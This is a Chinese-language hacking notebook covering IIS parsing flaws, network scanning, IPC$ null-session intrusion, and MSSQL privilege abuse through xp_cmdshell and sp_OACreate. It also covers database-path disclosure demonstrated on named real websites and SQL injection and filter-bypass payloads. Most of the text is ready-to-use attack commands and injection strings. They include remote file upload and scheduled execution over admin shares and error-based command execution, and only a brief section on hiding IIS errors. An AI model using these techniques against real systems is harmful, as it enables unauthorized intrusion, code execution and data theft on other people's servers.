[IIS 6.0文件解析漏洞 1](#_Toc468296463)

[windows对空格和.的忽略 3](#_Toc468296464)

[IP段 4](#_Toc468296465)

[扫描 5](#_Toc468296466)

[google黑客 6](#_Toc468296467)

[弱口令攻击 7](#_Toc468296468)

[1. IPC$与空连接 7](#_Toc468296469)

[2. FTP 8](#_Toc468296470)

[3. SQL SERVER 8](#_Toc468296471)

[sa权限 8](#_Toc468296472)

[暴库 10](#_Toc468296473)

[通用SQL注入： 16](#_Toc468296474)

[1. and or xor union注入语句 16](#_Toc468296475)

[2. SQL注入绕过（CRUD 增删改查）： 17](#_Toc468296476)

[3. SQL注入修补： 17](#_Toc468296477)

[检查： 17](#_Toc468296478)

[过滤： 17](#_Toc468296479)

[编码 17](#_Toc468296480)

[转义 17](#_Toc468296481)

[针对特定数据库的攻击 18](#_Toc468296482)

[1. 针对ACCESS数据库的攻击 18](#_Toc468296483)

[文件上传漏洞 18](#_Toc468296484)

[下载任意文件漏洞 18](#_Toc468296485)

[删除任意文件漏洞 18](#_Toc468296486)

[区分ACCESS和MSSQL 18](#_Toc468296487)

[2. 针对MSSQL数据库的攻击 18](#_Toc468296488)

[有错误回显的2000 18](#_Toc468296489)

[3. 针对MySQL数据库的攻击 22](#_Toc468296490)

[SQL注入绕过（CRUD 增删改查）： 23](#_Toc468296491)

[SQL注入修补： 23](#_Toc468296492)

[提权： 23](#_Toc468296493)

[XSS 25](#_Toc468296494)

[XSS绕过（CRUD 增删改查） 25](#_Toc468296495)

[提权 27](#_Toc468296496)

[内网渗透 28](#_Toc468296497)

[1. NTSCAN和啊D网络工具包 28](#_Toc468296498)


[瑞士军刀系列： 29](#_Toc468296499)

[1. nc(端口监听): 29](#_Toc468296500)

[2. lcx(端口转发): 29](#_Toc468296501)

[3. fpipe(端口重定向): 29](#_Toc468296502)

**IIS 6.0文件解析漏洞**



经测试，


1.asp文件可以解析，1.asp文件夹下的1.jpg、1.asp文件解析成ASP文件，HTML、ASP都能解析。

1.aspx文件可以解析，1.aspx文件夹访问需要权限。

1.php文件不能解析，1.php文件夹下的1.php不能解析，1.php文件夹下的1.jpg能解析成HTML，php不能解析。

1.jsp文件不能解析，1.jsp文件夹下的1.jsp不能解析，1.jsp文件夹下的1.jpg能解析成HTML，jsp不能解析。

综上，只有1.asp文件夹下的1.jpg能解析成ASP这一漏洞，其他情况下的文件只能被解析成HTML。



windows对空格和.的忽略

在脚本语言中，空格和.都是字符，是有特殊意义的，但是在windows下，空格和.直接会被忽略。比如你新建一个test.txt，然后重命名一下，在文件名后加空格或者.，变成test.txt.或者test.txt (注意有个空格)，无论你加多少，回车后你会发现还是test.txt。

IP段



扫描

nmap: network mapper（基于GUI界面的有个Zenmap）

Nmap基本命令和典型用法

全面进攻性扫描（包括各种主机发现、端口扫描、版本扫描、OS扫描及默认脚本扫描）:

nmap -A -v targetip

Ping扫描:

nmap -sn -v targetip

快速端口扫描:

nmap -F -v targetip

版本扫描:

nmap -sV -v targetip

操作系统扫描:

nmap -O -v targetip

superscan 4.1:

有些人比较青睐3.0版本，4.0版本如果扫描不到端口，在”host and service discovery”里，把”udp port scan”前面的勾去掉，然后再把”scan type”改成”connect”就可以了。

wwwscan：

<Usage>:  [wwwscan](http://www.backlion.com/archives/tag/wwwscan).exe <HostName|Ip> [Options]

<Options>:

-p port        : set http/https port

-m thread      : set max thread

-t timeout     : tcp timeout in seconds

-r rootpath    : set root path to scan

-ssl           : will use ssl

<Example>:

wwwscan.exe www.target.com -p 8080 -m 10 -t 16

wwwscan.exe www.target.com -r “/test/” -p 80

wwwscan.exe www.target.com -ssl

pangolin:

sqlmap:

google黑客

基本语法：

Google默认的搜索是and的搜索逻辑。

and or + - \*

高级语法：

site

intitle

inurl

intext

info

related

filetype

弱口令攻击

1. IPC$与空连接

IPC$(Internet Process Connection) 是共享 " 命名管道 " 的资源，它是为了让[进程间通信](http://baike.baidu.com/view/1492468.htm)而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。 IPC$ 是 NT/2000 的一项新功能，它有一个特点，即在同一时间内，两个 IP 之间只允许建立一个连接。 NT/2000 在提供了 ipc$ 功能的同时，在初次[安装系统](http://baike.baidu.com/view/1165330.htm)时还打开了[默认共享](http://baike.baidu.com/view/1296452.htm)，即所有的逻辑共享 (c$,d$,e$ …… ) 和系统目录 winnt 或 windows(admin$) 共享。

net use \\192.168.1.203\ipc$ “” /user:”” 空连接

net use \\192.168.1.203\ipc$ “test” /user:administrator IPC$连接

net use z: \\192.168.1.203\c$ 映射到本地z盘

copy c:\test.bat \\192. 168.1.203\c$ copy命令实现上传

net time \\192.168.1.203 查看目标机时间

at \\192.168.1.203 21:05 c:\test.bat 定时执行任务


net share 查看共享 net share /del 删除共享

C:\Users\xiaopo>net use \\192.168.193.129\ipc$ /del


\\192.168.193.129\ipc$ 已经删除。 删除连接

net stop server /y 禁用IPC$服务

入侵(win2k3入侵了win 7)之后，win2k3的网络连接显示情况：



win7的网络连接显示情况：



这让入侵更加私密，为何不让目标机win7也显示当前网络连接？

如果win7开了防火墙的话，则不能连接成功。

1. FTP

FTP 连接命令：ftp 211.x.x.119 如果更改了默认端口号，使用open 211.x.x.119 21。

FTP有一个特殊的：Serv-U

1. SQL SERVER

在SQL Server中，主要有两种角色类型：服务器角色与数据库角色

一般攻击者在扫描或注入攻击的时候，大多数会遇到三种角色：sa权限、db\_owner权限和public权限。sa权限是System和Admin的缩写，为MSSQL数据库的默认系统帐号，具有最高权限。

查看SQL SERVER版本：select @@version

sa权限

相关sql语句见黑客渗透笔记.sql文件《1. sa权限》部分。

此外，在网上整理了一些恢复扩展：  
利用sp\_addextendedproc恢复大部分常用存储扩展(得先利用最顶上的语句恢复自己)：  
use master      
exec sp\_addextendedproc xp\_cmdshell,'xp\_cmdshell.dll'      
exec sp\_addextendedproc xp\_dirtree,'xpstar.dll'      
exec sp\_addextendedproc xp\_enumgroups,'xplog70.dll'      
exec sp\_addextendedproc xp\_fixeddrives,'xpstar.dll'      
exec sp\_addextendedproc xp\_loginconfig,'xplog70.dll'      
exec sp\_addextendedproc xp\_enumerrorlogs,'xpstar.dll'      
exec sp\_addextendedproc xp\_getfiledetails,'xpstar.dll'      
exec sp\_addextendedproc sp\_OACreate,'odsole70.dll'      
exec sp\_addextendedproc sp\_OADestroy,'odsole70.dll'      
exec sp\_addextendedproc sp\_OAGetErrorInfo,'odsole70.dll'      
exec sp\_addextendedproc sp\_OAGetProperty,'odsole70.dll'      
exec sp\_addextendedproc sp\_OAMethod,'odsole70.dll'      
exec sp\_addextendedproc sp\_OASetProperty,'odsole70.dll'      
exec sp\_addextendedproc sp\_OAStop,'odsole70.dll'      
exec sp\_addextendedproc xp\_regaddmultistring,'xpstar.dll'      
exec sp\_addextendedproc xp\_regdeletekey,'xpstar.dll'      
exec sp\_addextendedproc xp\_regdeletevalue,'xpstar.dll'      
exec sp\_addextendedproc xp\_regenumvalues,'xpstar.dll'      
exec sp\_addextendedproc xp\_regread,'xpstar.dll'      
exec sp\_addextendedproc xp\_regremovemultistring,'xpstar.dll'      
exec sp\_addextendedproc xp\_regwrite,'xpstar.dll'      
exec sp\_addextendedproc xp\_availablemedia,'xpstar.dll'

sp\_OACreate与sp\_OAMethod相关语句

调用wscript.shell来执行命令，先用sp\_OACreate调用wscript.shell，并赋值变量，再由sp\_OAMethod调用执行。相关sql语句见黑客渗透笔记.sql文件《1.1.2.1 sp\_OACreate与sp\_OAMethod是扩展的存储过程》部分。

当你得到用户权限为sa或者db时，在以上方法都失败的时候，可以试试备份bat、hta文件到启动目录。就是先建一个表，写入命令，然后备份数据库到启动目录。具体参考45页文章命令。

操作注册表只需db\_owner权限，但写注册表需要sa权限。利用方法：1是利用注册表启动项，2是利用映像劫持（Image File Execution Option）。具体参考46页文章命令。

1. MySQL

Mysql –h 127.0.0.1 –u root –p

grant select,update,insert,delete on \*.\* to root@192.168.1.203 identified by “test”

注释：其中root为要开放的用户，192.168.1.203为允许连接的机器ip，test为root用户的密码。

现行的提权方法是基于向Mysql导出文件，文件有两种：mix.dll 与 udf.dll。

暴库

http://219.237.81.46/yddown/view.asp?id=3   
http://219.237.81.46/yddown\view.asp?id=3   
二者的访问结果是一样的。IE会自动把“\”转变成“/”，从而访问到同一地址。但是，当我们把“/”换成十六进制写法“\”时，IE不会对此进行转换。地址中的“\”被原样提交了，抓包结果如下：   
GET /yddown\view.asp?id=3 HTTP/1.1




当IIS收到并做出解析时，又会将\还原成“\”。这样，IIS中网址的相对路径就变成/yddown\view.asp，这一点很重要，问题正是从这里开始的。

在ASP网页中，凡调用数据库时，都会用到一个连接数据库的网页Conn.asp，它会创建一个数据库连接对象，定义要调用的数据库路径，一个典型的Conn.asp如下：   
<%   
dim conn   
dim dbpath   
set conn=server.createobject("adodb.connection")   
DBPath = Server.MapPath("admin/rds\_dbd32rfd213fg.mdb")   
conn.Open "driver={Microsoft Access Driver (\*.mdb)};dbq=" & DBPath   
%>   
大家注意第４句：“DBPath = Server.MapPath("admin/rds\_dbd32rfd213fg.mdb")”，Server.MapPath方法的作用是将网站中的相对路径转变成物理上的绝对路径，为何要这样？因为连接数据库时，须指明它的绝对路径才能读取和写入。那什么是相对路径、绝对路径？IIS为了不让访问者知道真实的实际路径，并且确保网站不因变换地址而影响使用，它采用了一种相对路径来表示目录与文件之间的关系。也就是网址目录只表示从根目录起的相对位置。比如网站：http://219.237.81.46的根目录为：“D:\111\”，雨点下载目录则在根目录（D:\111）内的“yddown”下，我们网站访问该站时，就是在访问D:\111\yddown\目录，而http://219.237.81.46/yddown/admin/只表明了Admin与Yddown这个目录的相对关系，把这个网站放在E盘，也一样不改变Admin位于Yddown目录下的关系。   
当Server.MapPath方法将相对路径转为真实路径时，它实际是三部分路径加在一起得到真实路径的：网页目前执行时所在的相对路径，也就是从网站物理根目录起的相对路径，比如上面例子中Conn.asp处在从根目录起的“/yddown/”下；然后调用的数据库的相对路径是admin/rds\_dbd32rfd213fg.mdb，这样就得到从根目录起的完整相对路径：“/yddown/admin/rds\_dbd32rfd213fg.mdb”。这些都只是相对的路径，如何变为真实路径呢？   
　　设置过IIS的人都会知道，每一个网站，都必须指定它在硬盘上的物理目录，比如上例中，网站根目录所在的物理目录为：“D:\111”，Server.MapPath方法正是通过把“网站根目录的物理地址＋完整的相对路径”，从而得到真实的物理路径，数据库在硬盘上的物理路径是：D:\111\yddown\admin\rds\_dbd32rfd213fg.mdb。IIS以“\”表示真实路径的目录关系，而以“/”表示虚拟路径，这可能就是IE会自动把我们地址中的“\”转为“/”的原因。

　　明白这些，我们再来理解暴库就不难了，当我们提交：http://219.237.81.46/yddown\view.asp?id=3时，View.asp调用Conn.asp后，得到的网页相对路径是这样的：“/yddown\”，再加上“admin/rds\_dbd32rfd213fg.mdb”，就得到“/yddown\＋admin/rds\_dbd32rfd213fg.mdb”。在IIS中，“/”和“\”代表着不同的意义，遇到了“\”时，认为它已到了根目录所在的物理路径，不再往上解析（为何不再往上解析？后面还会分析，此处向上解析，实际意思是URL自右向左解析。），于是网站的完整相对路径变成了：“admin/rds\_dbd32rfd213fg.mdb”，再加上根目录的物理路径，得到的真实路径变成：“D:\111\admin\rds\_dbd32rfd213fg.mdb”，而这个路径是不存在的，数据库连接当然会失败，于是IIS会报错，并给出错误原因：   
Microsoft JET Database Engine 错误 '80004005'   
'D:\111\admin\rds\_dbd32rfd213fg.mdb'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。   
/yddown/conn.asp，行12   
这就是暴库方法的来历。

　《再谈\暴库的利用》一文中说，必须是网址中的第二级目录才可以成功，第一个不行。我们从理论上来分析一下，看到底有无规律。还以上面网址为例，如果将第一个“/”换成“\”，得到的网站相对路径变成“\yddows/admin/rds\_dbd32rfd213fg.mdb”，解析到“\”时，认为已到物理目录，不再往前解析。而事实上，它确实也是根目录，所以得到的物理路径为：“D:\111\dydow\admin\rds\_dbd32rfd213fg.mdb”，这个路径是正确的，所以不会出错，当然不会暴出数据库路径。

第二个“/”换成“\”的情况，我们上面已作分析，那是不是真的就是二级页面才可以暴出呢？事实上，只是因为二级页面较为常见，并不是真理。如果这个下载系统是某一个网站中的三级目录，那第三个“/”成功的可能性更大。也就是说，最右边第一个成功可能性大！   
我先举个例子，再说原因：   
http://nice.xmu.edu.cn/channel\blog/showlog.asp?cat\_id=31&log\_id=246   
这个网址变第二个“/”为“\”时，网站打开很慢，但没有出错。当我们把第三个“/”变成“\”后，提交：   
http://nice.xmu.edu.cn/channely/blog\showlog.asp?cat\_id=31&log\_id=246   
数据库暴出来了：   
Microsoft JET Database Engine 错误 '80004005'   
'H:\channely\log\_mdb\)dlog\_mdb).asp'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。   
/channely/blog/conn.asp，行18   
为何这样？这是因为网站用了虚拟目录：



也就是说这个网站的子目录Channely并不在网站根目录内。设置过IIS的人会知道，可以将网站目录外的一个真实物理目录设置为网站的虚拟目录。也就是说，网站的相对对径并不总是从根目录算起，很可能在某个子目录就指向了物理目录。


上面的结果很显然，Channely已位于H：盘的根目录上，上面再没有目录。事实上，很可能网站在D：盘或E：盘，而通过IIS中设置Channely虚拟子目录指向网站根目录以外的“H:\channely\”。   
这里，我们可以更清楚的看到，微软IIS为何没有到根目录，只要遇上“\”就认为已到物理绝对路径，不再往上解析的原因，就是为了处理这种网站虚拟目录与根目录不在一起的情况。它优先查询每个目录是否指向了物理路径，如果指向了，则把它换成绝对路径，而它上面的相对地址不再解析转换（此处上面的相对地址，实际意思是URL自右向左解析。）。

从以上分析可知，我们只有在数据库相对地址和它的目录绝对地址之间使用“\”（“％５ｃ”）才能达到目的。上例中，如果在第二处使用，它只会影响到IIS寻找虚拟的Channely目录地址，而Conn.asp中解析出的数据库地“H:\channely\blog\log\_mdb\)dlog\_mdb).asp”仍是对的。   
《再谈\暴库的利用》中还说了一种针对只有一级目录的解决方法：“其实一级目录我们也同样可以成功的，我们可以通过构造一个多级目录来达到暴库的目的。如：   
http://www.target.com/noexists/..\list.asp?id=1   
这样大家就会有新的惊喜了，呵呵。”真的吗？从理论上分析，这种方法是不会成功的。因为遇到“\”时，页面不再解析，所以中间构造的目录不论是真是假，都是不起作用而被舍弃了，相对路径还是到了根目录，路径不会出错。为了证明，我特意找了一个例子：   
http://www.om88.com/Article\_Show.asp?ArticleID=481   
这个网站我们先用Conn.asp方法暴出数据库(后面将讲解这个方法），说明服务器和网站设置是可以暴库的。提交：   
http://www.om88.com/inc/conn.asp   
可以看到是可以暴库的，我们再提交：   
http://www.om88.com/abc/..\Article\_Show.asp?ArticleID=481   
却暴不出库，仍得到正常页面（换成存在的路径结果也一样），但图片无法显示。这是因为相对路径变了，所以无法正确找到图片路径，但绝对路径解析时被“\”舍弃了，没有出错，当然暴不出库了。   
  
Conn.asp暴库大法   
这里的Conn.asp只是表示数据库调用文件，因为多数都是这个名字（有些网站改名，我们也视同Conn.asp）。其实，这种暴库法是最先出现的，以前很多牛人都对此进行过探讨，我记得黑防也在特别早的时候专门讨论了这个方法。只是在“\”暴库大法出现后，倒较少有人提及。其实个人认为，“\”暴大法随着服务器设置安全性的加强，用武之地会越来越少。而Conn.asp暴库大法发挥的余地更大，可以人为构造，臭要饭的当年著名的动网大挪移实现暴库，其实也属于此类。   
在上面http://www.om88.com/的一例中，用“\”暴不出数据库路径，因为没有二级目录，但用第二种却可以暴出，它是动力系统的。我们再来看另外一个盗帅的例子：http://www.51see.org/   
提交：   
http://www.51see.org/db/user.asp   
得到如下结果：。   
“Microsoft JET Database Engine 错误 '80004005'   
'd:\Hosting\wwwroot\uilady\_com\htdocs\db\db\downloadwoaini12345.asp'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。   
/db/user.asp，行6 ”   
有人可能会说，这么简单就暴库，好爽！是不是所有网站都可以这样啊？当然不是，已作了防护的站点肯定不行，没作防护的，要暴库也是有条件的。如果说第一种暴库法是利用了绝对路径出错，那么，这种暴库法就是利用了相对路径出错。   
一般来说，只要Conn.asp不在根目录的系统，而调用文件在根目录，就会出现这种问题。当然这种说法也是经验性的，准确的说就是，Conn.asp与调用它的文件如果相对位置改变了，就会报错，暴出数据库路径。这样说可能有人不明白，不要紧，接着看你就会明白的。   
我们从动力文章系统说起。   
动力文章系统的Conn.asp位于系统下的INC目录下，而很多调用它的文件在系统根目录下，比如User\_ChkLogin.asp等，这样当Conn.asp执行时，它是在系统根目录“D:\wwwroot\zyx688\wwwroot\”下执行的。因此，Conn.asp文件中，调用数据库时它考虑到执行时的目录路径，因而数据库的相对地址写成如下：   
db="database/fp360609.asp"   
这样，当它在系统根目录下执行时，数据库的相对路径为根目录下的“database”目录，但当我们直接请求它时，它工作的当前目录是在根目录下的INC目录内，这时数据库的相对路径就变成了“inc/database/fp360609.asp”，这样它当然出错，得到的绝对路径中也多出了“inc”。为了让大家看得更清楚，我们举一个可以用两种方法暴库的网站，比较一下看有何不同。提交：   
http://www.pofen.com/sc/down\show.asp?id=437   
得到：   
“Microsoft JET Database Engine 错误 '80004005'   
'D:\Webdata\pofen.com\sc\db\download.mdb'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。   
/sc/down/db/user.asp，行6 ”   
再提交：   
http://www.pofen.com/sc/down/db/user.asp   
得到：   
Microsoft JET Database Engine 错误 '80004005'   
'D:\Webdata\pofen.com\sc\down\db\db\download.mdb'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。   
/sc/down/db/user.asp，行6   
两种方法得到的绝对路径，一个比实际路径少了，一个则多了，这两个系统都是因为Conn.asp不在系统根目录下而引起的。那是不是Conn.asp放在根目录，与调用的文件在一个目录下就无事呢？如果在一起，当然没事，但牛人自有牛法子，可以通过构造方法来造成相对路径变化，一样能达到暴库的目的。比如，动网的大挪移手法，将Conn.asp移位，从而暴库。   
当然，实际操作中，因为Conn.asp移走后，网站无法工作，所以没有成功，但这种思路还是给很多人启发。如果有一种方法可以复制而不是移动，或者说，移动的不是Conn.asp,而是调用Conn.asp的其它文件，比如Chklogin之类，理论上就可以成功。今天刚看到一个暴动易系统路径的最新方法，其原理就是构造错误而达到获得真实路径的目的。

防范暴库

说白了，暴库是因为IIS服务器会对每个执行错误给出详细说明，并停止执行，IIS的默认设置又是将错误信息返回给用户。因此，要避免暴库，就应改变IIS的默认设置，选取错误时只给一个出错的通知，不给详细信息。   
其实，有些虚拟主机为了便于站长调试，一般不关掉信息返回，作为网站管理者，又无法对虚拟主机设置时，只能在网页中加强防范。就是在可能出错的页面加上这一句：“On Error Resume Next”。它的意思是出错后，恢复执行下面的语句，也就是不理会出错，当然就不会给出错误信息了。动易系统3.62版加上这句话后，现在就暴不出路径了，而天意商务网的Conn.asp也不在根目录，但因为加了这句，也暴不出数据库了。


防暴库IIS设置截图：



通用SQL注入：

1. and or xor union注入语句

一种注入分法：数字型、字符型（登录框处）、搜索型（抓包，搜索框处）以上这三种是为了在代码层面闭合整个sql语句。



where' and '1'='1

（此注入可行的原因是后台判断逻辑给出了众多信息，类似如下：

“select password from user where username =‘“ . $username . “’”

if () {

if($password == rs[“password”]) {

}

else {

echo “密码不正确”;

}

}

else {

echo “无此用户”; //有的人甚至使用“用户名不正确”，不应该提供众多信息给公众。

}

）

另外一种分法：GET注入 POST注入 COOKIE注入 HTTP头注入

猜表名：exists (select count(\*) from admin) 或者 (select count(\*) from admin)>=0

猜列名：exists(select count(name) from admin) 或者 (select count(name) from admin)>=0

猜列值：(select len(username) from admin)>3

exists((select top 1 asc(mid(username,1,1)) from admin)>97) 或者

exists(select username from admin where asc(mid(username,1,1))<90)

猜字段数：order by 5

猜字段数及字段值（列值）union：

union select 1,2,3,4,5,6 from admin

and 1=2 union select null,null,null,null,null,null from admin

IIF函数：IIF(condition,true,false)

IIF(exists(select count(\*) from admin),true,false)

COOKIE注入

javascript:alert(document.cookie=”id=”+escape(“33 and 1=1”))

javascript:alert(document.cookie=”id=”+escape(“33 and 1=2”))

1. SQL注入绕过（CRUD 增删改查）：

改：

1. 字母大小写替换
2. 用TAB或者+代替空格

增：

1. 在URL地址栏中加入“%两位任意字符”，ASP会自动去掉%符号。
2. 如果发现过滤了and，可以使用seleandct来绕过select检查（注意检查与过滤的区别，instr是检查，replace是过滤）。
3. SQL注入修补：

检查：

过滤：

编码

转义

针对特定数据库的攻击

1. 针对ACCESS数据库的攻击

文件上传漏洞

说起上传，这里主要涉及两个变量，第一个就是FilePath(文件路径)，另一个则是FileName(文件名称)。

总体来说，都是因为过渡不严导致，加上空格或者“.”号来绕过过滤。

还有一个漏洞是客户端验证，这个可以直接通过在本地提交的方法绕过，把文件保存到本地修改然后提交即可。

下载任意文件漏洞

删除任意文件漏洞

区分ACCESS和MSSQL

ACCESS 通过JET，

MSSQL 通过 ODBC。

MSSQL支持;和--（两个-），;是分隔语句，--是注释。

ACCESS的特殊表名是msysobjects，

MSSQL中有一个系统表，表名是sysobjects。

exists (select \* from sysobjects)来判断

1. 针对MSSQL数据库的攻击

有错误回显的2000

判断权限：

and 1=(select is\_srvrolemember('sysadmin'));-- //判断是否是系统管理员

and 1=(select is\_srvrolemember('db\_owner'));-- //判断是否是库权限

and 1=(select is\_srvrolemember('public'));--   //判断是否为public权限

and user>0  //获取当前数据库用户名

and db\_name>0  //获取当前数据库名称

and 1=convert(int,db\_name())或1=(select db\_name())  //当前数据库名

得到Web路径，可以通过差异备份或者log备份得到webshell，P159。

--有错误回显的

----建表

create table [foofoofoo]([resulttxt] nvarchar(4000) null)

----写表

declare @z nvarchar(4000)

set @z = 0x6900700063006f006e00660069006700

insert into [foofoofoo]([resulttxt]) exec master.dbo.xp\_cmdshell @z

alter table [foofoofoo] add id int not null identity(1,1)

----读表

------cast转换，也没感觉出来cast有啥效果

select 1 where (select CAST(COUNT(\*) as varchar(8000)) from [Contest]..[foofoofoo])>0-- and 1=1

------读出IP地址

--------case when ...

----------then ...

--------case when ...

----------then ...

--------else

------------- ...

--------end

select top 1 case when resulttxt is null then CHAR(124) else resulttxt+CHAR(124) end from

(select top 9 id,resulttxt from [foofoofoo] order by [id])redefine\_table\_name order by [id] desc

----删表

